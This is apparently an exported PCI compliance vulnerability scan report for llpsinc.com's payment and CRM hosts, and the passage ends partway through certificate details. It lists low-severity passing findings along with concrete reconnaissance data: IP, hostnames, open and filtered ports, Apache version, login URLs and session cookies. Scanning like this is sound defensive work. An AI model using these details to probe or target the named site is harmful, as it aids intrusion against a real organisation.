The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

IP address Host name
217.180.217.101 1730192-005-static.lnngmiaa.metronetinc.
net

SSL Certificate will expire within next six months — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38600
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-11-14 18:55:13.0

THREAT:
Certificates are used for authentication purposes in different protocols such as SSL/TLS. Each certificate has a validity period outside of which it is supposed to be considered invalid. This QID is reported to inform that a certificate will expire within next six months. The advance notice can be helpful since obtaining a certificate can take some time.

IMPACT:
Expired certificates can cause connection disruptions or compromise the integrity and privacy of the connections being protected by the certificates.

SOLUTION:
Contact the certificate authority that signed your certificate to arrange for a renewal.

RESULT:
Certificate #0 CN=crm.llpsinc.com The certificate will expire within six months: Jul 21 09:51:09 2025 GMT

Secure Sockets Layer/Transport Layer Security (SSL/TLS) Protocol Properties — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38706
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-

Last Update: 2021-06-09 04:32:38.0

THREAT:
The following is a list of detected SSL/TLS protocol properties.

IMPACT:
Items include:

- Extended Master Secret: indicates whether the extended_master_secret extension is supported or required by the server. This extension enhances security and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
- Encrypt Then MAC: indicates whether the encrypt_then_mac extension is supported or required by the server. This extension enhances the security of non-AEAD ciphers and is recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
- Heartbeat: indicates whether the heartbeat extension is supported. It is not recommended to enable this, except for DTLS. Applicable to TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2
- Truncated HMAC: indicates whether the truncated_hmac extension is supported. This can degrade security and is not recommended. Applicable to TLSv1, TLSv1.1, TLSv1.2, DTLSv1, DTLSv1.2
- Cipher priority: indicates whether client, server or both determine the priority of ciphers. Having the server determine the priority is recommended. Applicable to SSLv3, TLSv1, TLSv1.1, TLSv1.2, TLSv1.3, DTLSv1, DTLSv1.2

SOLUTION:
N/A

RESULT:

NAME STATUS
TLSv1.2
Extended Master Secret yes
Heartbeat no
Cipher priority controlled by
client
OCSP stapling no
SCT extension no
TLSv1.3
Heartbeat no
Cipher priority controlled by
client
OCSP stapling no
SCT extension no

Host Names Found

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45039
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-08-27 03:28:53.0

THREAT:
The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Host Name Source
1730192-005-static.lngmiaa.metronetinc.net
FQDN

External (third party) CSS link detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150221
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-15 22:36:08.0

THREAT:
Using resources from external locations is a security concern, including third-party stylesheet. Also detection of all external resources would be a requirement for certifications and audits.

IMPACT:
Using css from untrusted sources can result in external CSS injection and allow attacker to gain sensitive information.

SOLUTION:
Verify all the external CSS loaded on application are valid and from known sources.

RESULT:
External CSS link found: <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300">
at:

https://payments.llpsinc.com/login?redirect=%2F
https://payments.llpsinc.com/users/request-reset-password
https://payments.llpsinc.com/login?redirect=%2Fusers%2F.
https://payments.llpsinc.com/login

Scan Activity per Port

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45426
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-06-24 12:42:21.0

THREAT:
Scan activity per port is an estimate of the amount of internal process time the scanner engine spent scanning a particular TCP or UDP port. This information can be useful to determine the reason for long scan times. The individual time values represent internal process time, not elapsed time, and can be longer than the total scan time because of internal parallelism. High values are often caused by slowly responding services or services on which requests time out.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Protocol Port
Time
TCP 80 8:37:02
TCP 443 8:58:09

External (third party) CSS link detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150221
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-15 22:36:08.0

THREAT:
Using resources from external locations is a security concern, including third-party stylesheet. Also detection of all external resources would be a requirement for certifications and audits.

IMPACT:
Using css from untrusted sources can result in external CSS injection and allow attacker to gain sensitive information.

SOLUTION:
Verify all the external CSS loaded on application are valid and from known sources.

RESULT:
External CSS link found: <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300">
at:
https://payments.llpsinc.com/login?redirect=%2F
https://payments.llpsinc.com/users/request-reset-password
https://payments.llpsinc.com/login?redirect=%2Fusers%2F.
https://payments.llpsinc.com/login

HTTP Public-Key-Pins Security Header Not Detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48002
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-07-12 15:16:39.0

THREAT:
HTTP Public Key Pinning (HPKP) is a security feature that tells a web client to associate a specific cryptographic public key with a certain web server to decrease the risk of MITM attacks with forged certificates.

QID Detection Logic:
This QID detects the absence of the Public-Key-Pins HTTP header by transmitting a GET request.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
HTTP Public-Key-Pins Header missing on port 443.
GET / HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

Traceroute

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45006
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2003-05-09 18:28:51.0

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

Hops IP Round Trip Time Probe
Port
1 139.87.10.33 0.19ms ICMP
2 4.15.10.202 0.58ms ICMP
3 4.15.10.201 1.01ms ICMP
4 4.69.219.218 1.95ms ICMP
5 *.*.*.* 0.00ms Other 80
6 154.54.28.145 2.56ms ICMP
7 154.54.166.57 11.12ms ICMP
8 154.54.165.29 22.98ms ICMP
9 154.54.31.94 41.51ms ICMP
10 154.54.165.134 43.49ms ICMP
11 154.54.6.222 49.13ms ICMP
12 66.28.4.9 52.17ms ICMP
13 154.54.90.54 53.46ms ICMP
14 38.142.134.74 53.75ms ICMP
15 *.*.*.* 0.00ms Other 80
16 *.*.*.* 0.00ms Other 80

17 *.*.*.* 0.00ms Other 80
18 217.180.217.98 57.18ms ICMP
19 217.180.217.101 58.16ms TCP 80

Links Crawled — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 6.00
Number of links: 8
(This number excludes form requests and links re-requested during authentication.)

https://1730192-005-static.lnngmiaa.metronetinc.net/
https://1730192-005-static.lnngmiaa.metronetinc.net/favicon.ico
https://1730192-005-static.lnngmiaa.metronetinc.net/login
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F_js%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2Fusers%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/users/requestResetPassword

Pages Collecting Sensitive Information — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150226
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2025-04-28 20:03:36.0

THREAT:
Scan identifies various sensitive fields including fields that collect files, payment information, email addresses, postal addresses and other PII fields. These fields are accessible on web application without any authentication or access control mechanisms in place.

IMPACT:
Without authentication, attacker can determine common attack surface exposed in a web application. This commonly indicates what information is collected via Web Application.

SOLUTION:
Sensitive information collected through forms or any other means should often be protected with access control and by strong authentication mechanisms.

RESULT:
https://payments.llpsinc.com/login?redirect=%2F

IP ID Values Randomness

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	82046
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2006-07-27 21:45:19.0

THREAT:
The values for the identification (ID) field in IP headers in IP packets from the host are analyzed to determine how random they are. The changes between subsequent ID

values for either the network byte ordering or the host byte ordering, whichever is smaller, are displayed in the RESULT section along with the duration taken to send the probes. When incremental values are used, as is the case for TCP/IP implementation in many operating systems, these changes reflect the network load of the host at the time this test was conducted.

Please note that for reliability reasons only the network traffic from open TCP ports is analyzed.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
IP ID changes observed (network order) for port 80: 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
Duration: 34 milli seconds

Links Crawled — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 8.00
Number of links: 8
(This number excludes form requests and links re-requested during authentication.)

https://payments.llpsinc.com/
https://payments.llpsinc.com/css/fonts.css
https://payments.llpsinc.com/favicon.ico

https://payments.llpsinc.com/login
https://payments.llpsinc.com/login?redirect=%2F
https://payments.llpsinc.com/login?redirect=%2Fusers%2F.
https://payments.llpsinc.com/users/request-reset-password
http://payments.llpsinc.com/

Links Rejected By Crawl Scope or Exclusion List — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:
One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:
Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:
A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:
Links not permitted:
(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:
https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300

IP based excluded links:
Links rejected during the test phase not reported due to volume of links.

HTTP Strict Transport Security (HSTS) Support Detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86137
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2015-06-08 22:10:22.0

THREAT:
HTTP Strict Transport Security (HSTS) is an opt-in security enhancement that is specified by a web application through the use of a special response header. Once a supported browser receives this header that browser will prevent any communications from being sent over HTTP to the specified domain and will instead send all communications over HTTPS.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload

Referrer-Policy HTTP Security Header Not Detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48131
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Referrer-Policy
Bugtraq ID:	-
Last Update:	2023-01-18 13:30:16.0

THREAT:
No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

1) no-referrer
2) no-referrer-when-downgrade
3) same-origin

4) origin
5) origin-when-cross-origin
6) strict-origin
7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):
If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:
The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:
Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:
- https://www.w3.org/TR/referrer-policy/
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

RESULT:
Referrer-Policy HTTP Header missing on 80 port.
GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

Cookies Collected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150028
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:46:27.0

THREAT:
The cookies listed in the Results section were set by the web application during the crawl phase.

IMPACT:
Cookies may potentially contain sensitive information about the user.

Note: Long scan duration can occur if a web application sets a large number of cookies (e.g., 25 cookies or more) and QIDs 150002, 150046, 150047, and 150048 are enabled.

SOLUTION:
Review cookie values to ensure they do not include sensitive information. If scan duration is excessive due to a large number of cookies, consider excluding QIDs 150002, 150046, 150047, and 150048.

RESULT:
Total cookies: 1
PHPSESSID=80sv2m0aupm6i8a7bdhtou7qku; path=/; domain=1730192-005-static.lnngmiaa.metronetinc.net; SameSite=SameSite=Lax; secure; httponly

Links Rejected By Crawl Scope or Exclusion List — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:
One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:
Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:
A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:
Links not permitted:
(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:
https://crm.llpsinc.com/_css/AdminTheme.admin-styles.v1748202317.css
https://crm.llpsinc.com/admin_theme/css/fontawesome-all.min.css

IP based excluded links:
Links rejected during the test phase not reported due to volume of links.

HTTP Public-Key-Pins Security Header Not Detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	48002
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-07-12 15:16:39.0

THREAT:
HTTP Public Key Pinning (HPKP) is a security feature that tells a web client to associate a specific cryptographic public key with a certain web server to decrease the risk of MITM attacks with forged certificates.

QID Detection Logic:
This QID detects the absence of the Public-Key-Pins HTTP header by transmitting a GET request.

IMPACT:
N/A
SOLUTION:
N/A

RESULT:
HTTP Public-Key-Pins Header missing on port 443.
GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

Firewall Detected

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	34011
Category:	Firewall
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2019-04-22 02:37:57.0

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Some of the ports filtered by the firewall are: 20, 21, 22, 23, 25, 53, 111, 135, 445, 1.

Listed below are the ports filtered by the firewall.
No response has been received when any of these ports are probed.
1-79,81-442,444-6128,6130-8079,8081-65535

Web Server Supports HTTP Request Pipelining — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86565
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2005-02-23 00:25:38.0

THREAT:
Version 1.1 of the HTTP protocol supports URL-Request Pipelining. This means that instead of using the "Keep-Alive" method to keep the TCP connection alive over multiple requests, the protocol allows multiple HTTP URL requests to be made in the same TCP packet. Any Web server which is HTTP 1.1 compliant should then process all the URLs requested in the single TCP packet and respond as usual.

The target Web server was found to support this functionality of the HTTP 1.1 protocol.

IMPACT:
Support for URL-Request Pipelining has interesting consequences. For example, as explained in this paper by Daniel Roelker, it can be used for evading detection by Intrusion Detection Systems. Also, it can be used in HTTP Response-Spliting style attacks.

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host:217.180.217.101:443

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.101:443

HTTP/1.1 302 Found
Date: Tue, 03 Jun 2025 18:23:43 GMT

Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=20dptvp3igjnqef4tjap4t3vcm; path=/; secure; HttpOnly; SameSite=Lax
Location: /login?redirect=%2F
Content-Length: 0
Content-Type: text/html; charset=UTF-8

HTTP/1.1 302 Found
Date: Tue, 03 Jun 2025 18:23:43 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=66da0ofdnc4edl9i0pcmhiic1j; path=/; secure; HttpOnly; SameSite=Lax
Location: /login?redirect=%2FQ_Evasive%2F
Content-Length: 0
Content-Type: text/html; charset=UTF-8

GET / HTTP/1.1
Host:217.180.217.101:443

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.101:443

HTTP/1.1 302 Found
Date: Tue, 03 Jun 2025 18:24:21 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=7m0h52rkhnjdck3s24hsnlcph0; path=/; secure; HttpOnly; SameSite=Lax
Location: /login?redirect=%2F
Content-Length: 0
Content-Type: text/html; charset=UTF-8

HTTP/1.1 302 Found
Date: Tue, 03 Jun 2025 18:24:21 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=s41bn5n59ai4gp95fop22smiu3; path=/; secure; HttpOnly; SameSite=Lax
Location: /login?redirect=%2FQ_Evasive%2F
Content-Length: 0
Content-Type: text/html; charset=UTF-8

Host Scan Time - Scanner

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-09-15 18:02:52.0

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Scan duration: 13091 seconds

Start time: Tue, Jun 03 2025, 17:21:44 GMT

End time: Tue, Jun 03 2025, 20:59:55 GMT

Web Server Version — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-

Last Update:	2021-12-20 13:32:52.0

THREAT:
A web server is server software, or hardware dedicated to running this software, that can satisfy client requests on the World Wide Web.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Apache/2.4.62 (Debian)

SSL Certificate - Information — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86002
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-03-07 22:23:33.0

THREAT:
SSL certificate information is provided in the Results section.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

NAME VALUE
(0)CERTIFICATE 0
(0)Version 3 (0x2)
(0)Serial Number 05:45:2e:b2:dd:0a:4e:81:9a:ae:2d:3a:35:95:3f:e3:f6:63
(0)Signature Algorithm sha256WithRSAEncryption
(0)ISSUER NAME
countryName US
organizationName Let's Encrypt
commonName R11
(0)SUBJECT NAME
commonName crm.llpsinc.com
(0)Valid From Apr 22 09:51:10 2025 GMT
(0)Valid Till Jul 21 09:51:09 2025 GMT
(0)Public Key Algorithm rsaEncryption

(0)RSA Public Key (2048 bit)
(0) RSA Public-Key: (2048 bit)
(0) Modulus:
(0) 00:d3:85:d9:21:68:4a:6e:08:12:18:a8:00:a7:78:
(0) 7b:84:c9:09:5f:04:2c:96:9d:5a:6d:32:3c:7c:fb:
(0) 84:cb:8d:95:bb:04:b4:6b:fe:24:a1:ae:06:00:b7:
(0) 35:0d:35:89:b1:61:d8:6f:7a:9b:f9:ca:c9:af:3d:
(0) 20:59:08:23:a1:f6:02:0a:84:4f:ce:5a:ba:04:66:
(0) 69:51:36:82:c2:2a:b8:35:37:99:bb:3a:c2:09:85:
(0) cc:01:85:9f:33:f8:77:e4:fb:54:37:57:08:a5:1e:
(0) ce:a0:db:0c:05:18:57:28:fe:e4:92:11:1d:48:34:
(0) a6:6a:cc:a4:24:94:df:98:6c:74:ca:47:3a:9d:c6:
(0) 10:f0:a0:0f:a7:41:18:eb:86:b5:7f:60:02:4f:6a:
(0) 24:e0:09:4d:4b:e9:e3:c0:53:1e:97:1b:8a:05:1a:
(0) 3b:e1:1f:9c:b8:e8:b5:fe:cd:c7:6d:bf:97:38:5c:
(0) df:40:a9:05:21:21:9c:09:8d:2b:a0:8d:7f:1d:cd:
(0) 32:5a:5f:91:86:66:0a:b4:5d:2c:0f:7b:c2:4e:57:
(0) 7a:ef:93:eb:08:f2:4c:5e:c5:83:f7:0c:0f:10:51:
(0) ac:8e:9f:2c:4d:09:b4:ac:38:8a:94:72:e8:eb:2b:
(0) 0c:64:05:5f:60:9a:05:2b:74:30:0f:af:47:58:01:
(0) 60:77
(0) Exponent: 65537 (0x10001)
(0)X509v3 EXTENSIONS
(0)X509v3 Key Usage critical
(0) Digital Signature, Key Encipherment
(0)X509v3 Extended Key Usage TLS Web Server Authentication, TLS Web Client Authentication
(0)X509v3 Basic Constraints critical
(0) CA:FALSE
(0)X509v3 Subject Key Identifier 3E:DE:CD:2C:86:26:98:7C:1B:FB:B7:68:D0:B6:61:2F:17:83:71:E4
(0)X509v3 Authority Key Identifier keyid:C5:CF:46:A4:EA:F4:C3:C0:7A:6C:95:C4:2D:B0:5E:92:2F:26:E3:B9
(0)Authority Information Access OCSP - URI:http://r11.o.lencr.org
(0) CA Issuers - URI:http://r11.i.lencr.org/
(0)X509v3 Subject Alternative Name DNS:crm.llpsinc.com, DNS:payments.llpsinc.com, DNS:pwv.llpsinc.com, DNS:support.llpsinc.
com
(0)X509v3 Certificate Policies Policy: 2.23.140.1.2.1
(0)X509v3 CRL Distribution Points
(0) Full Name:
(0) URI:http://r11.c.lencr.org/100.crl
(0)CT Precertificate SCTs Signed Certificate Timestamp:
(0) Version : v1 (0x0)
(0) Log ID : CC:FB:0F:6A:85:71:09:65:FE:95:9B:53:CE:E9:B2:7C:
(0) 22:E9:85:5C:0D:97:8D:B6:A9:7E:54:C0:FE:4C:0D:B0
(0) Timestamp : Apr 22 10:49:40.285 2025 GMT
(0) Extensions: none
(0) Signature : ecdsa-with-SHA256
(0) 30:45:02:21:00:F0:C2:D7:85:7E:23:77:20:D4:83:D4:
(0) A1:D8:8E:3B:DC:1F:D4:E3:80:BC:A6:B4:95:5C:B4:53:
(0) 70:C3:84:BC:09:02:20:11:EC:52:A9:7D:1C:02:60:AE:
(0) AE:EA:36:EB:D7:60:4A:EC:FA:BE:40:C9:06:7B:B8:D6:
(0) 54:3F:76:7D:A4:57:B5
(0) Signed Certificate Timestamp:
(0) Version : v1 (0x0)
(0) Log ID : AF:18:1A:28:D6:8C:A3:E0:A9:8A:4C:9C:67:AB:09:F8:
(0) BB:BC:22:BA:AE:BC:B1:38:A3:A1:9D:D3:F9:B6:03:0D
(0) Timestamp : Apr 22 10:49:41.058 2025 GMT
(0) Extensions: none

(0) Signature : ecdsa-with-SHA256
(0) 30:45:02:21:00:AC:EF:A5:1B:2E:60:B2:5A:4A:3D:30:
(0) E1:B7:D5:04:1A:3D:26:F3:DC:EF:D8:B1:6F:E7:F8:91:
(0) B7:49:46:37:1A:02:20:6C:70:82:CC:12:75:53:6F:96:
(0) 60:C3:3B:EF:2A:52:18:0A:AA:42:79:D8:03:8E:C7:47:
(0) DF:A0:ED:B8:EF:B3:EF
(0)Signature (256 octets)
(0) b3:b0:f7:a1:27:5d:95:fd:53:2d:ce:92:22:36:f1:a4
(0) 2d:48:9b:f6:60:50:05:88:7a:17:c5:94:5d:2b:d3:2e
(0) 7b:6d:2d:0a:27:dc:50:56:ed:39:d3:9c:f0:c6:af:d8
(0) c2:11:4d:79:2b:86:83:fa:52:95:d4:07:ab:b5:63:15
(0) b1:03:2c:42:4b:71:b7:45:d8:d4:ee:51:d8:76:c3:26
(0) 4a:2d:1b:0e:eb:b7:d3:78:50:68:08:6c:9e:93:96:44
(0) 3f:0e:26:4d:8c:fd:3a:ad:2a:e5:6c:b3:67:d6:5e:8a
(0) 96:5b:33:b8:12:8d:1b:41:7e:38:37:2b:4c:98:41:7b
(0) 09:bd:50:f5:3d:82:ca:ae:be:9f:2f:00:3b:e9:05:77
(0) b9:30:ff:7b:2d:8f:e5:69:1e:3c:53:13:89:56:7c:3b
(0) 5e:a5:1a:f5:a7:92:17:6b:85:fc:f7:bb:7a:70:5c:a7
(0) 72:15:48:33:1e:cb:a0:a2:40:44:d0:d6:2a:7d:a6:d6
(0) 8c:58:f3:dd:b4:d4:70:38:54:e6:35:50:5e:7f:64:c1
(0) 81:d1:ee:51:82:32:ac:73:4e:14:3c:e3:85:53:50:2b
(0) 4c:56:23:72:6f:8c:f3:c3:96:8b:1d:39:88:fb:4c:d1
(0) b2:5b:31:2e:b0:10:1a:81:ff:ca:ae:d5:7e:cc:05:c2
(1)CERTIFICATE 1
(1)Version 3 (0x2)
(1)Serial Number 8a:7d:3e:13:d6:2f:30:ef:23:86:bd:29:07:6b:34:f8
(1)Signature Algorithm sha256WithRSAEncryption
(1)ISSUER NAME
countryName US
organizationName Internet Security Research Group
commonName ISRG Root X1
(1)SUBJECT NAME
countryName US
organizationName Let's Encrypt
commonName R11
(1)Valid From Mar 13 00:00:00 2024 GMT
(1)Valid Till Mar 12 23:59:59 2027 GMT
(1)Public Key Algorithm rsaEncryption
(1)RSA Public Key (2048 bit)
(1) RSA Public-Key: (2048 bit)
(1) Modulus:
(1) 00:ba:87:bc:5c:1b:00:39:cb:ca:0a:cd:d4:67:10:
(1) f9:01:3c:a5:4e:a5:61:cb:26:ca:52:fb:15:01:b7:
(1) b9:28:f5:28:1e:ed:27:b3:24:18:39:67:09:0c:08:
(1) ec:e0:3a:b0:3b:77:0e:bd:f3:e5:39:54:41:0c:4e:
(1) ae:41:d6:99:74:de:51:db:ef:7b:ff:58:bd:a8:b7:
(1) 13:f6:de:31:d5:f2:72:c9:72:6a:0b:83:74:95:9c:
(1) 46:00:64:14:99:f3:b1:d9:22:d9:cd:a8:92:aa:1c:
(1) 26:7a:3f:fe:ef:58:05:7b:08:95:81:db:71:0f:8e:
(1) fb:e3:31:09:bb:09:be:50:4d:5f:8f:91:76:3d:5a:
(1) 9d:9e:83:f2:e9:c4:66:b3:e1:06:66:43:48:18:80:
